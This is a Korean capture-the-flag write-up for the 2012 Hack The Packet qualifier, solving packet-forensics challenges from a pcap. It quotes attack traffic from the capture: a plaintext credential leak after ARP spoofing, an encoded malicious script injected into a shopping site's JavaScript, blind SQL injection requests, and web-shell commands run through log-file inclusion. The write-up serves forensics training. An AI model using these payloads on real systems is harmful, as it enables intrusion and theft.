


Hack The Packet


Online PreQUAL



이진혁 [loca]

loca@loca.kr

Hack The Packet - Pre QUAL :: TOP 20



TOTAL

Break Throgh 1st 2nd 3rd

NICK	SCORE	BREAK
RExVuz	2921	1st x 6, 2nd x 1, 3rd x 1
if	2812	1st x 4, 2nd x 2, 3rd x 1
mikoreaOmadl	2797	1st x 3, 2nd x 2, 3rd x 3
loca	2791	1st x 3, 2nd x 2, 3rd x 5
dj	2620	1st x 1, 3rd x 2
0xMatthew	2415	2nd x 1
savNi	2010	1st x 1
Tolsom	1815	2nd x 2
p03	1800	
iLdpp	1400	
sroka	1400	
ahnmaru78	1300	
gibunjo.tar	1300	
crazy	1232	2nd x 3, 3rd x 4
extr_obs	1200	
ucq	1200	
supercell	1100	
imit12	1000	
cjy	900	
death_knight	900	

L01

Q 2012_htp_prequal.pcap 파일은 어떤 환경(System Information)에서 캡처한 것일까?

EQ Which System be used when this 2012_htp_prequal.pcap file captured?

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  0A 0D 0D 0A 84 00 00 00 4D 3C 2B 1A 01 00 00 00  0.....M<+.....
00000010  FF FF FF FF FF FF FF FF 03 00 2B 00 36 34 2D 62  YYYYYYYY...+.64-b
00000020  69 74 20 57 69 6E 64 6F 77 73 20 37 20 53 65 72  it Windows 7 Ser
00000030  76 69 63 65 20 50 61 63 6B 20 31 2C 20 62 75 69  vice Pack 1, bui
00000040  6C 64 20 37 36 30 31 00 04 00 2D 00 44 75 6D 70  ld 7601...-.Dump
00000050  63 61 70 20 31 2E 38 2E 31 20 28 53 56 4E 20 52  cap 1.8.1 (SVN R
00000060  65 76 20 34 33 39 34 36 20 66 72 6F 6D 20 2F 74  ev 43946 from /t
00000070  72 75 6E 6B 2D 31 2E 38 29 00 00 00 00 00 00 00  runk-1.8).....
00000080  84 00 00 00 01 00 00 00 88 00 00 00 01 00 00 00  .....^.....
00000090  FF FF 00 00 02 00 32 00 5C 44 65 76 69 63 65 5C  YY....2.\Device\
000000A0  4E 50 46 5F 7B 33 41 39 32 46 34 45 36 2D 45 36  NPF_{3A92F4E6-E6
000000B0  41 39 2D 34 38 42 42 2D 42 46 36 34 2D 32 31 35  A9-48BB-BF64-215
000000C0  37 31 46 30 31 42 34 46 36 7D 00 00 09 00 01 00  71F01B4F6}.....
000000D0  06 00 00 00 0C 00 2B 00 36 34 2D 62 69 74 20 57  .....+.64-bit W
000000E0  69 6E 64 6F 77 73 20 37 20 53 65 72 76 69 63 65  indows 7 Service
000000F0  20 50 61 63 6B 20 31 2C 20 62 75 69 6C 64 20 37  Pack 1, build 7
00000100  36 30 31 00 00 00 00 00 88 00 00 00 06 00 00 00  601.....^.....
```

Hex Editor로 pcap파일을 열어보면 '64-bit Windows 7 Service Pack 1, build 7601'이 있다.

Key : 64-bit Windows 7 Service Pack 1, build 7601

L02

Q 2012_htp_prequal.pcap 파일은 어떤 도구로 캡처한 것일까? (대문자로 입력)

EQ What tools be used in capturing this 2012_htp_prequal.pcap file? (Upper case)

계심으로 'WIRESHARK' 입력했더니 인증 성공


Key : WIRESHARK

L1

Q. ARP_Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다!

EQ. ID and Password of mine were leaked by ARP Spoofing!

** key is AttackerMacaddress_VictimPassword



HTTP object list를 보니 로그인 한 프레임이 보여 Save As로 460,462 프레임을 저장해서 열어보니


하나엔

```
charset_test=%E2%82%AC%2C%2%B4%2C%E2%82%AC%2C%2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84&lsd=PPm9h&locale=ko_KR&email=HI_GAL@gmail.com&pass=YONG_GAL&default_persistent=0& charset_test=%E2%82%AC%2C%2%B4%2C%E2%82%AC%2C%2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84&lsd=PPm9h
```

이 적혀있어 pass의 값인 YONG_GAL이 패스워드를 짐작 할 수 있고 다른 파일엔

```
LOGIN_SUCCESS!!!!!!!!!!
```

이 적혀있고



460번 프레임을 보면 arp spoofing을 한 Attacker의 MAC Address를 얻을 수 있다.

Key : 00:0c:29:f3:21:ad_YONG_GAL

L2

Q. 남자들이 뻗속까지 좋아하는 여자는 누구? DNA 연구 결과가 발표 되었다. 바코드를 찾아라!

EQ. Who's the girl loved of man's bones? It's released the result of DNA. Find the Barcode!

CommonBaseTop.js	2012-10-27 오전...	JS 파일	8KB
CommonTopData.js	2012-10-27 오전...	JS 파일	2KB
dbg%3fsessionKey=0000000000000000...	2012-10-27 오전...	ORG&CLIENTID=...	1KB
dbg%3fsessionKey=0000000000000000...	2012-10-27 오전...	ORG&CLIENTID=...	1KB
DNA_Map.jpg	2012-10-27 오전...	알짜 JPG 파일	3KB
download_file_ft.py%3fsignature=70524...	2012-10-27 오전...	MS-DOS 응용 프...	55KB
EngToastGetData(1).asp	2012-10-27 오전...	ASP 파일	1KB
EngToastGetData.asp	2012-10-27 오전...	ASP 파일	1KB
EngToastPopup.js	2012-10-27 오전...	JS 파일	5KB

Wireshark의 Export Objects기능을 이용해 HTTP 데이터를 모두 저장시키니 DNA_MAP.jpg 라는 바코드가 나옴



<http://www.onlinebarcodescan.com/>

위 사이트를 이용해 바코드를 읽어보니

Key:IU Good

라는 Content값이 나옴

Key : IU Good

Q. 화창한 봄날 G 마켓에 코드가 삽입됐다.

EQ. Spring, A code injected in G-market.

L3 Hint. VB Script, URI contains /gmk/

힌트가 나오기 전 G마켓이라는 키워드를 보고 market을 검색해보니

Filter: tcp.stream eq 60

위 패킷들을 찾을 수 있었고 화창한 봄날(Spring)을 보고 export시킨 http 데이터 중에서

GMainSpring.css GMainSpring.js

두 파일을 찾을 수 있었고

GMainSpring.js를 열어보니 function getflashPlayerHTML 부분에

<http://script.gmarket.co.kr/js/www/main/Main.js> 에는 없는

```
sHtml = sHtml + " <PARAM NAME+'base64 hash :
#@~^dQ4AAA==~mD~kY9{/DDbUo,'~{[%fILa%II[!F!Z!aW%p[:.0iLa{Fp'aRvI'[%cI'[%qIL:RcILa8!%p[{{cp[:%2i':FFiL:%yi[[qq*p[!%i':+
%I[[{cp[:8i:qZFI[[0+i'[F8 iLaR{iLa{,p[:0Wi[[Dvp[a8T*iLaR
I[:*Oi'aOTiLaqTOi:OFi'a8TOi'[*2i[!%FI[[G{iLa{qp[aR+iLa%OI'aR&p[:FT1p[:F81iLaDqp[a0fp[:%iLaqZ!p[aW%p'aO%I[[GqILa%+I[[%c
p':%8iLa0cI'!FT%p'aFcl'[%&I'!GqIL:R
iLa8F*p[[0Gp[:vRi':FciL:G8i[[qTFp[[%Pi':8F+iL:%Fi':F,i':RcI[[D+i'[FZciLaR+iLa*,p[:1Zi[[q!Oi[[0{iLa8!i':&I[[0Gp[:{Fi':8i'aR+p[:R,p[a
R&p'a8!1iLaqqOi[[DfP[aRfI[[%li'aqTZi'aW0iLa10p[a{qp[:%+iLa0WiLa%8iL:%Wi'a8!0iLaGWI[[%&p':G8iLa0
I'[Fq*p'aRGI'[v%I'!G*iL:FFiLa8!Fp[[0vp[:F8 I'[%Gp'aF,iL:0cp[[vDi':8!*iL:%yi':W,i':O![[qZ,iLaRGiLa8T,p[:*2i':RGiL:GFii[[qiLaR
I[:0Oi'aRfiLaqTOi[:q8,i[[08i'[%2i[[%I[[FT!p[:*Ri[[1%p[aFqI[[%+i'aO*p[:%8I[[%*iLaFT0p[:GWiLa02iLaG8iL:%yi'a8FXiLa%FI[[v%p':G
WiLa{FI'!FTFp'aRvI'!FF+iLa0Gp'[G1p[[%cp[[Dvp[:FZcl'[%
p'aW,iL:1!p[[FT,I'[%iL:FZ,I'[*&I'[%iL:FGiLaFFiLaR+iLa0,p[:02i[[q!Oi[[qq,p[[vqi':R&I[[0*p[:qZi':W%I[[1Ri'!G8i[[%+I[[%*iLa0qp[aR*
iLaFZ0I[[GWi'a0fp[:G8I[[%+iLaFqXp[:%FiLaDriLaGWiL:G8i'a8!qiLa%+I[[FFy!aRGp[:G1iLa0cp'a+v!F!*iLa0
p'[c1p[!,!p[[q!Oi'aRGI'!F!OI[[*&p':%FiLa{G!{GqIL:%yi':R,i':R&I[[qZ,iLa8F,p[[DfP[:%2i':R*iL:FZ!iL:%*p[[.0i':FFi[[0vp[:0Wi':08i'aR*p[
:8!Ri[[GWi[[%fiLa{qp[aR+iLaF8XI[[%Fi'a00p[:GWi[[GqILaFTqp[:%+iLaq8 p[aRGp'aF,I[[%*iLav+i[[F!WI'aR
p[:c1iLa1!p'a8!1iLa%[[Laq!OIaLX2iLa%FiL:GF!aFFI'[%
p'aR,iL:0&p[[FT,I'[Fq,p'a+fI'[%&I'[%XiL:8!Tp[[c%p[[1%p[:G8i':RviL:%Wi[[0qiLaRcI[:qZ%I[[{cp[:02i[:8i'aR+p[:8Fi[[%FI[[v0iLa{*p[a
FqiLaFZqI[[%+i'aqqyi'aR{iLa{1p[a0*p[:v+iLaqZcp[aR p'aW,I[[,TiLaFZ1iLa%Fi'a8!Oi'aXfp[:%FI[[G{iLaGqILa0
p'[%1p[[%&p[[q!Oi'a8F1iLav8I[[%&p':%iLaq!TiLa%*p'aO%I'!GFI'[%PiL:RcILaRfiLaR*iLaq!Ri':FciL:%2i[[{qiLaR
I[:q8*I[[0Gp[:Dri[:{Wi'aFqp[:8!8i[[%+I[[Fq p[:0Fi[[{,p[aR*I[[v+i'aqTWi'aR+iLa*1p[a1Tp[:FZ1p[:RGp[a8!OI[[*fiLa0{p[aF{iLaG8i'aR
p[:%1iLa0&p'a8!1iLaFq1p[:v8iLa02iLa%liL:FZ![[c0iLa,Ri[[GFp':%+iLa0cI'[%qIL:%Wi':8!%I'!G*iL:R&ILaFFiLaR+iLaqFli':RGiL:vRi[[{
*iLaFFI[:qZFI[[0vp[:q8 i':RGI[[{Oi'[%Wi[[v+i[[FTcp[:0yi[[*,p[aOTI[[FZ,I[:0Fi'a8T,p[:X2i[:0Fi'aF!p[:FFp[aR
p'aR,I[[%fiLaFZ1iLaF8I![[v8i'a0fp[:%I[[FTTp[a*0p[:RiLa{8iLa%+iL:%Wi'aRfi'[%cp'a8!%p':GWiLa0&I'!GqIL:%yi':8F*I'[%iL:%+iLa
FciLaFqiLaq!8i':RviL:F8 iL:0Gp[[G1i':RcI[[Dvp[:qZci':R
I[[*Oi',Zi[[FZ1iLa0Gp[:qZ,iL:*2i[[0{iLaFGI[:8i'aR+iLa01p[a0fp[:FZ1p[:8FOi[[v8I[[%fiLa0Xp[a8T!p[aW0I[[,Ri'a{qp[:%+I[[%*iLa%qILa
0cp'!FTRiLaGWiL:%2i'aFFI'[% p'a8F*p':%FiLa0%I'!G*iL:G8i':8!FI'[%PiL:8F+p[[%Gp[[{,p[:%Wi':+viL:FZciL:0
p[[c1i':O![[q!Oi':Rgi':8!1iL:&ILaRGiLaF{iLa{Fp[:0yi[[0,p[aRfI[[FZ,I[:q8,i[[DfP[:02i[:0li'a8TZi'!cRi[[,RI[[GqILa0Dp[aR*iLa%8i'aRcp[:F
T0p[:GWi[[%fiLaGqILa0 p'!FqiLa%FiL:vRi'aFcl'!GFp'a8!Fp':%+iLaqF+iLa0Gp'aF,I'[%cI'!vDiL:8!*p[[%
p[[*,p[:Zi':8!,p'aRgiL:q!OiLaX&I'[%iL:GFi':FFi':R
I[[0Oi'[%2i[[FZ1iLaqFOi':+FiL:%2i[[0XiLa8!Ti':W%I[[1%p[:8i[:0+i'aR*p[:RFp[aRcp'a8!0iLa{*p[aRfiLaG8i'aR
p[:FqXp[:%FI[[v0iLaG*iLa{Fp'!FT8iLa%+iL:F8 I[[%iLaGOI[[%cp':v+iLaq!*iLa0 p'aW,I',!i'!FT,p'[%p[[F!OiL:*2i'aRGI'!GGp'aFFiL:0
p[[%i':R&I[[q!Oi':8F,I'!vqiL:R&ILaR*iLa8T!p[:cRi':O%IL:G8i[[0DiLaRcI[:08i'aR*iLaqTRi[:{Wi'aRfp[:FFp[aR
p'a8FXiLa0{p[a+0iLaGWi'aFFp[:FTqp[:%+I[[Fq+p[a0{p[:GOiLa0WiLav+iL:FZcl[[%+iLacOI[[,!p[:FZ,p[:%iLaq!OI[[*fiLa%{iLa{Gp'!Gpp
[[%
p[[0,p[:%2i':8!,p'a8F,p':v8iLa0&I'[%XiL:FZ!I'!c%I'[,0iL:FFiLaRviLaR*iLa0Fp[:0Wi[[q!Ri[[{*iLaR&I[:8i'aR+iLaqqli[:0Fi'a+0p[:Fcp[aF
Fp'a8!qiLa0Dp[a8q p[aR![[GOi'a0*p[:v+i[[FT*p[a0+p[:cOILa1ZiLaFZ,p'aRGI[[FT1p[alfiLa%Fi'aFGp[:GqILa0
p'aR,I'[%&I'!FT,p'!FqOiLav8iL:%2i'aR*!F!Zi[[c%p':RiLa{FI'[%PiL:%Wi':RFi':RcI[[qZ%ILaFciLaRfiLa{Fp[:0yi[[qFli[[0{iLa%+I[:{Wi'a
FqiLaqT8i[:0+i'a8qyi'[%FI[[GOI[[%*iLa0Dp[a8Tc[aR+i[[cOi'a1Tp[:FZ1iLa0{p[aqTOi'alfp[:RGp[aFGp'aFFI[[%+iLa%OI[[%&p':FZ,p[:F
q1p[:v8I@#@&rrQCAA==^#~@>" ;
```


L4

Q. 우탕아, 가을인데 단풍놀이 가야지~ 어디로 갈까?

EQ. Wootang, Let's go to see the maple leaves~ it's Autumn! where is it?

ua_callback.php%3ffid=0&ffid1=DHtQ...	2012-10-27 오전...	PHP%3FLOGIN_A...	1KB
ViewMail.daum%3fmethod=noAjax&fol...	2012-10-27 오전...	DAUM%3FMETH...	48KB
Where_is_it.jpg	2012-10-27 오전...	알씨 JPG 파일	213KB
wootang87%3A0058478319(1).jpeg%3...	2012-10-27 오전...	JPEG%3FSIGNATU...	1KB
wootang87%3A0058478319.jpeg%3fSi...	2012-10-27 오전...	JPEG%3FSIGNATU...	1KB

export한 데이터 중 Where_is_it.jpg를 발견하고







google의 이미지 검색 기능을 이용해 검색을 시도해보니 제주도 한라산이라는 것을 알 수 있었고 한라산의 영어 명칭 Hallasan을 입력하니 인증 성공

Key : Hallasan

L5

Q 악성 다운로드

EQ Malware Downloader

 neveraie.js	2012-10-27 오전...	JS 파일	34KB
 no_image(1).gif	2012-10-27 오전...	알씨 GIF 파일	1KB
 no_image.gif	2012-10-27 오전...	알씨 GIF 파일	1KB
 noexe.exe	2012-10-27 오전...	응용 프로그램	30KB
 object1380	2012-10-27 오전...	파일	1KB
 object1384	2012-10-27 오전...	파일	1KB
 nhier1386	2012-10-27 오전...	파일	1KB

export한 데이터 중 악성 다운로드 의심이 되는 exe파일을 발견하고 메모장으로 열어보니 중간쯤

An\$w3r is HTP_Forever@^^@~~


키 값으로 추측되는 값 발견

Key : HTP_Forever@^^@~~


M1

Q. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데....


EQ. Who am I ? Neo got a zip file from oracle via FTP...



zip파일의 헤더부분인 50 4b 03 04를 검색하니 FTP-DATA를 주고받는 것을 볼 수 있었고 그 내용을 저장해서 열어 보면 who_am_I.txt 파일을 볼 수 있다.



파일을 열면 hex값이 적혀있어 그 내용을 hex에디터를 이용하여 입력해보면 base64로 encode이 된 값이 나옴




위 base64값을 decode하면 'I_AM_Trainee_Ahn'라는 값이 나온다.

Key : I_AM_Trainee_Ahn

M2

Q. DB이름을 찾아라!

EQ. Fine the name of DataBase



Packet num	Hostname	Content Type	Bytes	Filename
3554	192.168.232.1	text/html	73	index.php?no=1
3558	192.168.232.1	text/html	73	index.php?no=2
3562	192.168.232.1	text/html	72	index.php?no=3
3596	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),1,1))='d'
3602	192.168.232.1	text/html	72	index.php?no=3&and%20(substring(database(),1,1))='e'
3607	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),1,1))='f'
3620	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),2,1))='z'
3624	192.168.232.1	text/html	72	index.php?no=3&and%20(substring(database(),2,1))='a'
3628	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),2,1))='b'
3640	192.168.232.1	text/html	72	index.php?no=3&and%20(substring(database(),3,1))='s'
3644	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),3,1))='t'
3648	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),3,1))='u'
3666	192.168.232.1	text/html	10	index.php?no=3&and%20(substring(database(),4,1))='v'

HTTP object list를 보면 SQL Injection이 시도된 프레임들을 찾을 수 있다.

각 프레임을 확인해보면 Blind SQL Injection을 이용해 데이터베이스 이름을 찾고 있고, 참일 경우 WELCOME IU라는 내용이 출력되므로 WELCOME IU가 출력되는 글자들을 이어붙이면 키 값이 나온다.


Key : easywebsiteattack

M3

Q 라우터에 백도어가 삽입되어 있다. 마지막으로 실행된 명령어는?

EQ. Backdoor injected in Router. what's the last command?

작년도 HTP 라우터 관련 문제에서 hostname에 키 값이 적혀있던 것이 생각나서 혹시나 하는 마음으로 hostname을 검색하니 키 값이 나옴



Key : hostname An\$w3r_is^tclsh

M4

Q. 누군가가 나의 Secret폴더의 내용을 읽었다!

EQ. Someone read a Secret folder of min!

** Key is Secret.txt_hidden.txt_pass.txt in Secret Folder

** hidden is not wrong. it's just typo

hidden.txt를 검색하면 웹쉘을 이용하여 해당 파일을 본 프레임들이 있어 각 파일들을 저장해서 보니 총 7개가 나오
세 번째 파일에서 secret.txt, hidden.txt, pass.txt가 있는 경로까지 찾음
그 다음 파일부터 각 파일의 내용이 출력됨

cmd=cd secret&type secret.txt

[07/Oct/2011:18:36:07 +0900] "GET /index.php?cmd=cd%20secret%26dir&page=../server/apache/logs/access.log%00NOOPEN HTTP/1.1" 200 1968

cmd=cd secret&type key.txt

[07/Oct/2011:18:36:35 +0900] "GET /index.php?cmd=cd%20secret%26type%20secret.txt&page=../server/apache/logs/access.log%00ILOVEU HTTP/1.1" 200 1000

cmd=cd secret&type hidden.txt

[07/Oct/2011:18:37:10 +0900] "GET /index.php?cmd=cd%20secret%26type%20key.txt&page=../server/apache/logs/access.log%00APACHELOG HTTP/1.1" 200 1168

cmd=cd secret&type pass.txt

[07/Oct/2011:18:37:20 +0900] "GET /index.php?cmd=cd%20secret%26type%20hidden.txt&page=../server/apache/logs/access.log%00INJECTION HTTP/1.1" 200 1348

Key : NOOPEN_APACHELOG_INJECTION

